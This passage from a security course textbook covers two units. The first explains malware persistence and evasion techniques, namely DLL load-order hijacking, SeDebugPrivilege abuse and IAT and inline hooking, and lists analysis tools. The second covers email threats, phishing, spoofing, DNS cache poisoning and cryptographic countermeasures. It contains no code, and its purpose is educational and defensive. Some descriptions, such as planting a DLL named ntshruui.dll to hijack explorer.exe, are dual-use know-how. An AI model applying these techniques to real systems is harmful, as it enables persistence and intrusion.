A system binary is typically modified by patching the entry function so that it jumps to the malicious code. The patch overwrites the very beginning of the function or some other code that is not required for the trojanized DLL to operate properly. The malicious code is added to an empty section of the binary, so that it will not impact normal operation. The inserted code typically loads malware and will function no matter where it's inserted in the infected DLL. After the code loads the malware, it jumps back to the original DLL code, so that everything still operates as it did prior to the patch.

1.9.2 DLL Load-Order Hijacking

DLL load-order hijacking is a simple, covert technique that allows malware authors to create persistent, malicious DLLs without the need for a registry entry or trojanized binary. This technique does not even require a separate malicious loader, as it capitalizes on the way DLLs are loaded by Windows.

The default search order for loading DLLs on Windows XP is as follows

- a) The directory from which the application loaded.
- b) The current directory
- c) The system directory (the GetSystemDirectory function is used to get the path, such as .../Windows/System32/)
- d) The 16-bit system directory (such as .../Windows/System/)
- e) The Windows directory (the GetWindowsDirectory function is used to get the path, such as .../Windows/)
- f) The directories listed in the PATH environment variable

Under Windows XP, the DLL loading process can be skipped by utilizing the KnownDLLs registry key, which contains a list of specific DLL locations, typically located in .../Windows/System32/. The KnownDLLs mechanism is designed to improve security (malicious DLLs can't be placed higher in the load order) and speed (Windows does not need to conduct the default search in the preceding list), but it contains only a short list of the most important DLLs.

DLL load-order hijacking can be used on binaries in directories other than /System32

that load DLLs in /System32 that are not protected by KnownDLLs. For example, explorer.exe in the /Windows directory loads ntshruui.dll found in /System32. Because ntshruui.dll is not a known DLL, the default search is followed, and the /Windows directory is checked before /System32. If a malicious DLL named ntshruui.dll is placed in

/Windows, it will be loaded in place of the legitimate DLL. The malicious DLL can then load the real DLL to ensure that the system continues to run properly.

Any startup binary not found in /System32 is vulnerable to this attack, and explorer.exe has roughly 50 vulnerable DLLs. Additionally, known DLLs are not fully protected due to recursive imports, and because many DLLs load other DLLs, which follow the default search order.

1.10 Privilege Escalation

Most users run as local administrators, which is good news for malware authors. This means that the user has administrator access on the machine, and can give the malware those same privileges.

The security community recommends not running as local administrator, so that if you accidentally run malware, it won't automatically have full access to your system. If a user launches malware on a system but is not running with administrator rights, the malware will usually need to perform a privilege-escalation attack to gain full access.

The majority of privilege-escalation attacks are known exploits or zero-day attacks against the local OS, many of which can be found in the Metasploit Framework. DLL load-order hijacking can even be used for a privilege escalation. If the directory where the malicious DLL is located is writable by the user, and the process that loads the DLL is run at a higher privilege level, then the malicious DLL will gain escalated privileges. Malware that includes privilege escalation is relatively rare, but common enough that an analyst should be able to recognize it.

Sometimes, even when the user is running as local administrator, the malware will require privilege escalation. Processes running on a Windows machine are run either at the user or the system level. Users generally can't manipulate system-level

processes, even if they are administrators. Next, we'll discuss a common way that malware gains the privileges necessary to attack system level processes on Windows machines.

1.10.1 Using SeDebugPrivilege

Processes run by a user don't have free access to everything, and can't, for instance, call functions like TerminateProcess or CreateRemoteThread on remote processes. One way that malware gains access to such functions is by setting the access token's rights to enable SeDebugPrivilege. In Windows systems, an access token is an object that contains the security descriptor of a process. The security descriptor is used to specify the access rights of the owner—in this case, the process. An access token can be adjusted by calling AdjustTokenPrivileges.

The SeDebugPrivilege privilege was created as a tool for system-level debugging, but malware authors exploit it to gain full access to a system-level process. By default, SeDebugPrivilege is given only to local administrator accounts, and it is recognized that granting SeDebugPrivilege to anyone is essentially equivalent to giving them LocalSystem account access. A normal user account cannot give itself SeDebugPrivilege; the request will be denied.

1.11 Covering its Tracks-User-Mode Rootkits

Malware often goes to great lengths to hide its running processes and persistence mechanisms from users. The most common tool used to hide malicious activity is referred to as a rootkit. Rootkits can come in many forms, but most of them work by modifying the internal functionality of the OS. These modifications cause files, processes, network connections, or other resources to be invisible to other programs, which makes it difficult for antivirus products, administrators, and security analysts to discover malicious activity.

Some rootkits modify user-space applications, but the majority modify the kernel, since protection mechanisms, such as intrusion prevention systems, are installed and running at the kernel level. Both the rootkit and the defensive mechanisms are more

effective when they run at the kernel level, rather than at the user level. At the kernel level, rootkits can corrupt the system more easily than at the user level.

Here we'll introduce you to a couple of user-space rootkit techniques, to give you a general understanding of how they work and how to recognize them in the field. There are entire books devoted to rootkits, and we'll only scratch the surface in this section.

A good strategy for dealing with rootkits that install hooks at the user level is to first determine how the hook is placed, and then figure out what the hook is doing. Now we will look at the IAT and inline hooking techniques.

1.11.1 IAT Hooking

IAT hooking is a classic user-space rootkit method that hides files, processes or network connections on the local system. This hooking method modifies the import address table (IAT) or the export address table (EAT). The IAT technique is an old and easily detectable form of hooking, so many modern rootkits use the more advanced inline hooking method instead.

1.11.2 Inline Hooking

Inline hooking overwrites the API function code contained in the imported DLLs, so it must wait until the DLL is loaded to begin executing. IAT hooking simply modifies the pointers, but inline hooking changes the actual function code.

A malicious rootkit performing inline hooking will often replace the start of the code with a jump that takes the execution to malicious code inserted by the rootkit. Alternatively, the rootkit can alter the code of the function to damage or change it, rather than jumping to malicious code.

1.12 Tools for Malware Analysis

1.12.1 ApateDNS

ApateDNS is a tool for controlling DNS responses. Its interface is an easy-to-use

GUI. As a phony DNS server, ApateDNS spoofs DNS responses to a user-specified IP address by listening on UDP port 53 on the local machine. ApateDNS also automatically configures the local DNS server to localhost. When you exit ApateDNS, it restores the original local DNS settings. Use ApateDNS during dynamic analysis. You can download ApateDNS for free from <http://www.mandiant.com/>.

1.12.2 Autoruns

Autoruns is an utility with a long list of auto starting locations for Windows. For persistence, malware often installs itself in a variety of locations, including the registry, startup folder, and so on. Autoruns searches various possible locations and reports to you in a GUI. Use Autoruns for dynamic analysis to see where malware installed itself. You can download Autoruns as part of the Sys internals Suite of tools from <http://www.sysinternals.com/>.

1.12.3 BinDiff

BinDiff is a powerful binary comparison plug-in for IDA Pro that allows you to quickly compare malware variants. BinDiff lets you pinpoint new functions in a given malware variant and tells you if any functions are similar or missing. If the functions are similar, BinDiff indicates how similar they are and compares the two, as shown in Figure 4.




Figure 4: BinDiff difference comparison showing code missing from the variant's function

As you can see in Figure 4, the left side of the graph is missing two boxes that appear in the right side. You can zoom in and examine the missing instructions. BinDiff will also guess at how similar the overall binary is to one that you are comparing,

though you must generate an IDB file for both the original and the variant malware for this to work. (If you have a fully labeled IDB file for the comparison, you will be able to more easily recognize what is actually similar in the binary.) BinDiff is available for purchase from <http://www.zynamics.com/>.

1.12.4 BinNavi

BinNavi is a reverse-engineering environment similar to IDA Pro. Its strength lies in its graphical approach to reverse-engineering code. And, unlike IDA Pro, BinNavi can centrally manage your previously analyzed databases, which helps to track information; team members can easily work on the same project and share information and findings. BinNavi is available for purchase from <http://www.zynamics.com/>.

1.12.5 Deep Freeze

Deep Freeze from Faronics is an useful tool to use when performing malware analysis on physical hardware. It provides a VMware snapshotting capability for real hardware. You can run your malware, analyze it, and then just reboot. All the damage done by themalware will be undone, and your system will be back to a clean state. Deep Freeze is available for purchase from <http://www.faronics.com/>.

1.13 Summary

This chapter has given you a quick tour through some of the common capabilities of malware. We started with the different types of backdoors. Then we explored how malware steals credentials from a victim. Next, we looked at the different ways that malware can achieve persistence on a system. Finally, we showed how malware coversits tracks so that it cannot be easily found.

Unit 2: Email Security Analysis

2

Unit Structure

2.0 Learning Objectives

2.1 Introduction

2.2 Threat and Vulnerability Analysis of Email System

2.3 Phishing

2.4 Privacy and Security Countermeasures

2.5 Summary

2.0 Learning Objectives

- After studying this unit, you should be able to.....
 - Know Email threats and vulnerabilities.
 - Understand the concepts of Phishing and types of Phishing techniques.
 - Understand concepts of Spoofing and email and web spoofing.
 - Understand various cryptographic techniques used for security.
 - Know the need to promote the security of the email communication channels.
-

2.1 Introduction

The objective of this section is to analyse the security and privacy risks of email communications and identify technical countermeasures capable of mitigating them effectively. In order to do so, the report analyses from a technical point of view the core set of communication protocols and standards that support email communications in order to identify and understand the existing security and privacy vulnerabilities. On the basis of this analysis, the report identifies and analyses technical countermeasures, in the form of newer standards, protocols and tools, aimed at ensuring a better protection of the security and privacy of email communications. The practical implementation of each countermeasure is evaluated in order to understand its limitations and identify potential technical and organisational constraints that could limit its effectiveness in practice. The outcome of the above mentioned analysis is a set of recommendations regarding technical and organisational measures that when combined properly have the potential of more effectively mitigating the privacy and security risks of today's email communications.

1. The main findings of this section are summarized as follows:
2. Email communications are in general not sufficiently protected.
3. There are standards, protocols and techniques capable of enhancing the security of email communications but they are not always used or implemented properly in practice.

4. Mature and interoperable end-to-end email security solutions exist but are rarely used in practice.
5. Email communication channels (SMTP to SMTP) are not sufficiently protected in practice.
6. Lack of security in DNS has a direct impact on the security of email communications.
7. Email identity spoofing is still a major risk in email communications.
8. Incentivise industry to support end-to-end solutions.
9. Promote the integration of end-to-end solutions into existing products and services.
10. Promote the security of the email communication channels.
11. Development of a minimum **set of security requirements supported by an ‘Email Privacy Seal’**.

2.2 Threat and Vulnerability Analysis of the Email System

The wide deployment and popularity of email systems, combined with the lack of consideration for security at the initial stages of their conception (e.g. open SMTP mail relays that allowed non-authenticated mail submission), have spurred the growth of numerous threats against email communications. In the following, we review such threats and examine different types, such as malware, spam, social engineering, massive eavesdropping and targeted attacks.

2.2.1 Spam

Spam is defined as the delivery of unsolicited bulk email. Despite the fact that spam might not explicitly appear to be considered as a privacy or security threat, both its implications and its potential impact constitute it a noteworthy threat against email systems.

1. **Firstly**, the spam threat is well known to impact the functionality of the email service, mainly in terms of availability and usability of the service. Many Denial of Service

(DoS) attacks have been mounted based on massive spam campaigns, aiming at overloading email servers so that their proper operations become disturbed or even permanently interrupted.

2. Secondly, spam is closely related to other specific privacy and security threats also described in this section, such as malware and social engineering. Spam messages often contain links to websites that host malware or are part of a phishing campaign.

Spam is considered to be electronic junk mail or junk newsgroup postings. Some people define spam even more generally as any unsolicited email. However, if a long-lost brother finds your email address and sends you a message, this could hardly be called spam, even though it is unsolicited. Real spam is generally email advertising for some product sent to a mailing list or newsgroup.

The term spam can also be used to describe any "unwanted" email from a company or website -- typically at some point an user would have agreed to receive the email via subscription list opt-in -- a newer term called graymail is used to describe this particular type of spam.

2.2.2 Social Engineering (Phishing, Targeted Attacks)

The notion of Social Engineering refers to the exploitation of users in order to perform some action that will diminish their security and privacy, e.g. divulge their password or install malicious programs. In the context of email systems, social engineering efforts focus on convincing users to explicitly or implicitly reveal their authentication credentials, i.e. phishing, or to take advantage of users by gaining access to their computing devices where users are already authenticated.

The latter case refers to targeted attacks, whereby the attackers are not aiming at affecting random users' email services, but instead they focus their efforts on specific users because they have particular characteristics of interest, e.g. they are employees of a specific company or organization. The fundamental exploit based on which social engineering threats have proved to be widely successful is the inherent trust placed on

email systems by their users. Users typically trust their email and therefore are convinced of their validity.

Phishing is the main threat in terms of social engineering in the realm of email systems. Phishing involves a malicious entity sending email messages to users in order to induce them to reveal their credentials. In the most common modus operandi of phishing, these emails appear to be from legitimate entities, e.g. banks, Internet Service Providers, organisations, etc., which request some sort of action on behalf of the users, for example to verify their account by logging in using a provided link. That link would redirect users to a spoofed website that will be used to grab their credentials.

In other cases, users are intimidated to provide their credentials by responding to the email message, because if they do not do so they will incur some sort of penalty, e.g. their account will be suspended. There have been a lot of media reports on phishing campaigns and therefore such malicious actions have limited scope, since many users are aware of them and manage to avoid being victims. However, even a very small number of deceived users would yield significant, lucrative gains for the attackers.

Targeted attacks are inherently more advanced in comparison to phishing, since the attackers need to be aware of particularities regarding the potential victims, for example their place of work. This threat is commonly referred to as spear phishing. One of the most notable targeted attacks of this nature is the one that took place in 2011 against RSA Security. During that attack, some groups of RSA Security employees received phishing emails with a malware attachment that allowed attackers to gain access to the corporate network and performed theft of the token seeds thus cracking the security provided by the tokens themselves.

2.2.3 Massive Eavesdropping

This type of threat is not necessarily linked to governmental surveillance but can also be found in the context of industrial espionage or criminal activities. Email communications take place in the form of TCP connections over the Internet. Depending on where the sender's and the recipient's email servers are located, the

communications can travel thousands of kilometers crossing countries and continents. In doing so, the email will travel through several intermediate systems and communication links. An attacker able to passively monitor any of these systems or communication links will be in a position to massively eavesdrop all the email communications that travel through it. The compromise of a single critical element such as a transatlantic cable or a busy mail server could allow the massive eavesdropping of the emails sent and received by hundreds of millions of users. There are several scenarios that might fall under the scope of the massive eavesdropping definition. An attacker with an adequate level of resources could eavesdrop a relevant percentage of all the emails sent and received worldwide every day. On the other side of the spectrum, an attacker able to compromise an email server will be able to passively eavesdrop all the emails sent and received by the users of that server.

In both cases, the massive eavesdropping threat will directly impact the confidentiality of the email communications and will do it typically in a passive and transparent way that is difficult to be detected.

2.2.4 Other Targeted Criminal Acts

Email has become the de-facto standard to address and identify an individual online. As such, it is also often used as the main vector to conduct all sort of targeted online criminal activities. An interesting example of this type of threat can be found in targeted cyber- attacks aimed at penetrating a corporation by injecting malware delivered by email to an employee.

Another notable threat against email systems is the one that aims at collecting contextual information regarding a particular user and then utilizing this information to try to derive that particular user's credentials. The latter targeted type of attack can prove to be quite effective, since users typically devise passwords that they can remember easily and hence they associate them with other personal information, e.g. location or personal preferences.

Moreover, Man-in-The-Middle attacks pose a significant threat to email systems. In such cases, malicious entities intercept email messages between sender and recipient and impersonate one to the other. In this manner, attackers can gain access to sensitive, e.g. financial, information exchanged between users and can therefore have significant gains. An interesting version of this threat involves the actual operation of many email systems, when an user has forgotten his credentials. The user is then normally led to a website that sends back to the user the forgotten password or a link to reset it. Assuming a man-in-the-middle is listening in on this exchange, it is evident that the threat to the protection of users' credentials is great.

2.2.5 Vulnerabilities

2.2.5.1 Integrity of email communications

The lack of protection of integrity of email communications is a major vulnerability that can be exploited by several of the threats described in the previous section. The following vulnerabilities are specific examples of what an attacker could achieve by tampering with the unprotected email communications.

Identity spoofing

Identify spoofing is one of the main vulnerabilities inherent to the design of the email system. In an identify spoofing attack an adversary is able to impersonate the identity of a legitimate email user and send emails to third parties on his behalf. In most of the attack scenarios the legitimate user will never realise that someone has impersonated his/her identity.

Even a basic identity spoofing attack could be very hard to detect by the average user, since the email appears to be indistinguishable from what could be a legitimate one. However, very advanced users and security professionals could determine that the source email address was spoofed by analysing the email headers inserted by the SMTP servers involved in the communication.

Detecting more elaborate email spoofing attacks is often infeasible unless specific security measures, such as the ones that will be described in the next chapter, are put in place.

Alteration of email content

Similarly to the scenario of the identity spoofing, an attacker could also abuse the lack of protection of the integrity of the data to modify the content of legitimate emails that are sent or received by users.

Even if no identity spoofing is performed and the email received by the user was actually sent by the recipient, it is still possible for its content to have been modified by an attacker. Moreover, this holds true both for the content of the email, as well as for any possible attachments that the email might contain, such as a PDF file.

2.2.5.2 Confidentiality of Email Communications

The email system assumes that all the actors involved in the communications, as well as the communication links can be trusted and are secure. In reality this is hardly the case. For example, the communication between SMTP servers for email delivery takes place through the public Internet and it is susceptible to be intercepted by third parties. In practice, this means that in the absence of very specific security measures, such as end-to-end encryption with PGP or SMIME, emails sent and received, including the files attached, could be read and copied by third parties. There is no certainty that the communication is private.

2.3 Phishing

Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will typically direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and will capture and steal any information the user enters on the page.




Figure 1: Phishing information flow

A complete phishing attack involves three roles of phishers. Firstly, mailers send out a large number of fraudulent emails (usually through botnets), which direct users to fraudulent websites. Secondly, collectors set up fraudulent websites (usually hosted on compromised machines), which actively prompt users to provide confidential information. Finally, cashers use the confidential information to achieve a pay-out. Monetary exchanges often occur between those phishers. The information flow is shown in Figure 1.

2.3.1 Types of Phishing

Phishing has spread beyond email to include VOIP, SMS, instant messaging, social networking sites, and even multiplayer games. Below are some major categories of phishing.

2.3.2 Clone Phishing

In this type phisher creates a cloned email. He does this by getting information such as content and recipient addresses from a legitimate email which was delivered previously, then he sends the same email with links replaced by malicious ones. He also employs address spoofing so that the email appears to be from the original sender. The email can claim to be a re-send of the original or an updated version as a trapping strategy.

2.3.3 Spear Phishing

Spear phishing targets at a specific group. So instead of casting out thousands of emails randomly, spear phishers target selected groups of people with something in common, for example people from the same organization. Spear phishing is also being used against high-level targets, in a type of attack called “whaling”.

2.3.4 Phone Phishing

This type of phishing refers to messages that claim to be from a bank asking users to dial a phone number regarding problems with their bank accounts. Traditional phone equipment has dedicated lines, so Voice over IP, being easy to manipulate, becomes a good choice for the phisher. Once the phone number, owned by the phisher and provided by a VoIP service, is dialed, voice prompts tell the caller to enter her account numbers and PIN. Caller ID spoofing, which is not prohibited by law, can be used along with this so that the call appears to be from a trusted source.

2.3.5 Phishing Techniques and Countermeasures

Various techniques are developed to conduct phishing attacks and make them less suspicious. Email spoofing is used to make fraudulent emails appear to be from legitimate senders, so that recipients are more likely to believe in the message and take actions according to its instructions. Web spoofing makes forged websites look similar to legitimate ones, so that users would enter confidential information into it. Pharming attracts traffic to those forged websites. Malware are installed into victims' computers to collect information directly or aid other techniques. PDF documents, which supports scripting and fillable forms, are also used for phishing.

2.3.5.1 Email Spoofing

A spoofed email is one that claims to be originating from one source when it was actually sent from another. Email spoofing is a common phishing technique in which a phisher sends spoofed emails, with the sender address and other parts of the email header altered, in order to deceive recipients.

Spoofed emails usually appear to be from a website or financial institution that the recipient may have business with, so that an unsuspecting recipient would probably take actions as instructed by the email contents, such as:

- Reply the email with their credit card number
- Click on the link labelled as “view my statement”, and enter the password when the (forged) website prompts for it.
- Open an attached PDF form, and enter confidential information into the form.

2.3.5.2 Web Spoofing

A phisher could forge a website that looks similar to a legitimate website, so that victims may think this is the genuine website and enter their passwords and personal information, which is collected by the phisher.

Modern web browsers have certain built-in security indicators that can protect users from phishing scams, including domain name highlighting and https indicators. However, they are often neglected by careless users.

2.3.5.3 Pharming

Pharming is a type of attack intended to redirect traffic to a fake Internet host. There are different methods for pharming attacks, among which DNS cache poisoning is the most common. Domain Name System (DNS) is a critical piece of Internet infrastructure. Designed as a distributed system, DNS publishes a hierarchical database by a hierarchy of name servers. To improve performance, clients contact local DNS resolvers maintained by local ISPs, which can cache records from name servers. Clients, resolvers, and name servers talk with each other on UDP port 53.

DNS cache poisoning attempts to feed the cache of local DNS resolvers with incorrect records. This is possible because: DNS runs over UDP, and it's easy to spoof the source address of a UDP packet; the DNS packet header contains a 16-bit query ID field, which is relatively short so a birthday attack is feasible.

Domain Name System Security Extension (DNSSEC) is an extension of DNS that provides three distinct services:

1. Key distribution,

2. Data origin authentication, and transaction.
3. Request authentication.

Every DNS record can be authenticated via a chain of trust. Cache poisoning is no longer possible, because the phisher cannot produce a correct signature without knowing the private key of the domain. However, DNSSEC is not widely deployed yet. Google Public DNS, the largest public DNS resolver in the world, mitigates cache poisoning attacks by adding entropy to queries

- Use a random source UDP port.
- Randomly choose a name server among configured name servers of a zone.
- Randomize case in the query name. e.g. wWw.eXaMpLe.CoM and WwW.ExamPLe.COm are equivalent.
- Prepend a nonce label to the query name, if the response is known to be a referral.
e.g. sending entriih-f10r3.www.google.com in a query to root servers.

This randomness makes it much harder to construct a matching response than using the 16-bit query ID alone. Thus, cache poisoning is no longer feasible.

2.3.5.4 Malware

Malware is a piece of software developed either for the purpose of harming a computing device or for deriving benefits from it to the detriment of its user. Malware can be used to collect confidential information directly, or aid other phishing techniques.

Client security products are able to detect and remove malware and other potentially unwanted programs, but phishers can make malware undetectable. Financial institutions and online game vendors distribute security programs to protect their customers. Malware can be used to collect confidential information directly, and send them to phishers. Keystrokes, screenshots, clipboard contents, and program activities can be collected. Password input box, where letters are shown as asterisks, can be easily read with a program. Malware can also display a fake user interface to actively

collect information. Collected information can be automatically sent to phishers by email, ftp server, or IRC channel.

Malware can also aid other phishing techniques. For web spoofing, it can install phisher's CA public key into local computer's trusted CA list. For pharming, it can change the hosts file or DNS settings, or even run ARP spoofing on local Ethernet. Malware can also enlist the computer into botnets, to send spoofed emails or act as a webserver of forged websites.

2.3.5.5 Phishing Through PDF Documents

Adobe's Portable Document Format is the most popular and trusted document description format. This makes PDF documents more susceptible to phishing threats, owing to their portability and interoperability on multiple platforms. In addition to being a powerful document format, PDF is a comprehensive programming language of its own dedicated to document creation and manipulation with strong execution features. Some critical functions of a PDF language could be misused by an attacker or a hacker to design a PDF document to his/her own advantage and extract the desired information from the victim, thereby creating a new worldwide threat. These potentially dangerous functions include Open Action and Submit Form.

2.4 Privacy and Security Countermeasures

Although Adobe has implemented some security mechanisms in Adobe Reader and Adobe Acrobat in order to alert the user in case of (potentially) malicious attempts, these alert measures are just message boxes, asking the user to allow or block an action. Unfortunately, such message boxes are often neglected by users, and it is possible to bypass these security mechanisms by modifying RdLang32.FRA and AcroRd32.dll files with malware.

2.4.1 Cryptography Overview

Historically ensuring the confidentiality of messages has always been of prime importance, especially in the military domain. With the advent of new means of

communication, confidentiality becomes crucial to protect the privacy of citizens. This property can be achieved by encrypting the communications effectively transforming them into non-intelligible messages to all but the intended recipient. In addition, the protection of the integrity of the communications and the identity of the sender is equally important. Similarly to manuscript signatures in the physical world, digital signature algorithms provide these two security properties.

2.4.2 Encryption Algorithms

As all cryptographic algorithms, encryption protocols can be split in two main families, namely symmetric and asymmetric algorithms. In symmetric cryptography, a secret value (or a set of values), known as key, has to be known by all the participants that want to share messages. This key is given as input to the encryption algorithm together with the clear text, also called plaintext, in order to obtain the encrypted message, also called cipher text. The recipient(s) of the message uses the same secret key to retrieve the original message from the cipher text. While being generally computationally efficient, symmetric algorithms require that each user generates and exchanges through secure channels a unique secret key with every person he/she wants to communicate with. As communication channels for email communications are generally not considered to be secure, a secure exchange of keys is not feasible in practice.

Until 1976, no solutions other than symmetric cryptography were available. Keys were most of the times exchanged during physical meetings, a practice that is not compatible with the modern digital world. Diffie and Hellman introduced a solution in 1976 presenting the concept of public-key cryptography, also called asymmetric cryptography.




Figure 2: Asymmetric Encryption Algorithm Principle

Instead of a single shared key, each user is associated with a pair of keys, a public one that has to be distributed to all the persons the user wishes to communicate with and a private key that must be only known by this user. As depicted in Figure 2, a message is encrypted using the recipient's public key. The recipient can retrieve the original message using his private key.

The security of the protocol relies on the impossibility to retrieve the private key of a given user. Consequently, the public key can be sent through an insecure channel without compromising the confidentiality of the messages. The price to pay is that asymmetric algorithms require more computation than symmetric ones and are thus less efficient.

2.4.3 Key Exchange Algorithms

Another widespread protocol enabling the usage of symmetric cryptography without a pre-established secret key is the key exchange protocol firstly introduced by Diffie and Hellman in. The aim of this protocol is to allow two actors to agree on a common secret communicating over an insecure channel. In a nutshell, both participants exchange a portion of secret hidden in a mathematical container that cannot be extracted by anyone eavesdropping over the channel. Each actor is able to insert its own portion of secret in the received container leading to the same result on both sides, namely the shared secret key. Once the shared key has been established, both peers can use it with the symmetric encryption algorithm to encrypt their communication.

2.4.4 Signature Algorithms

While encryption algorithms provide confidentiality of the messages, they do not guarantee that the sender is the person he/she pretends to be. Furthermore, they do not protect from a Man-in-The-Middle attack aiming at modifying the message, regardless whether it is encrypted or not. These two properties are ensured by signature algorithms that can be seen as the digital equivalent of the manuscript signature. In addition to authenticating the author of a message, signature protocols aim at ensuring the non-repudiation property, meaning that the holder of a signing key cannot claim that a signed message was not issued by himself/herself. Such property cannot be reached in symmetric cryptography as all the secret key holders could issue such “signature”. These symmetric protocols, called Message Authentication Code (MAC), only protect the integrity of the messages.




Figure 3: Signature Algorithm Principle

The basic principle of signature is depicted in Figure 3 and is briefly described in the following. The signer uses his/her private key to sign the message and sends both the message and the signature. The recipient uses the signer's public key to verify the validity of the couple message signature. It is considered infeasible to forge a signature on behalf of someone without knowing the corresponding private key. As a consequence, modifying a single bit of a signed message invalidates the signature, ensuring at the same time both authenticity of the author and integrity of the message.

2.4.5 Certificates

The rise of asymmetric cryptography helped to solve many practical problems and ensure many security properties without requiring the prior establishment of a secret key through a secure channel. However, the security of the whole communication system relies on the fact that the users are sure of the identity associated to a public key. If such link is not secured, one can still trust that a message has been signed by the holder of the corresponding public key but not that the holder is necessarily who he/she claims to be.

The most obvious way to trust the identity of a public-key holder is to physically exchange such keys, which unfortunately brings us back to the same limitations of symmetric cryptography. To address this issue, public key infrastructures have been put in place where users trust a single entity or a group of entities who certify the link between the identity and the corresponding public key. Such proof as well as other relevant information are packaged together in a certificate.

A widespread format is the X.509 certificate defined in the RFC 2459 standard (updated in RFC 5280).

The certificates are composed of the following fields:

- Version and serial number of the certificate;
- Algorithm used to sign the certificate;
- Distinguished Name of the Certification Authority that has issued the certificate;
- Validity period (starting and ending date);
- Distinguished Name of the holder;
- Public Key details, namely the public key algorithm and the public key of the holder;
- Issuer Unique Identifier (only in X.509 v2);
- Subject Unique Identifier (only in X.509 v2);
- Extensions (only in X.509 v3).

Evidently, the certificate by itself does not provide any additional evidence about the link between identity and public key.

To secure this link, the certificate has to be signed by an entity trusted by the user.

There are many ways that such trust systems can be implemented. The most transparent one for a user is the one deployed in Internet browsers (Internet Explorer, Firefox, Chrome, etc) and mailer systems (Microsoft Outlook, Thunderbird, etc) that is based on a chain of trust. A chain of trust is a multiple tree-based solution, where each root is a trusted Certification Authority (CA). The certificates of these authorities are locally stored on the computer in such a way that the software will consider as legitimate any certificate signed by them. An example of some trusted CAs stored locally by the mailer system Thunderbird is depicted in Figure 4.




Figure 4: Example of Certification Authorities Trusted by Thunderbird

2.5 Summary

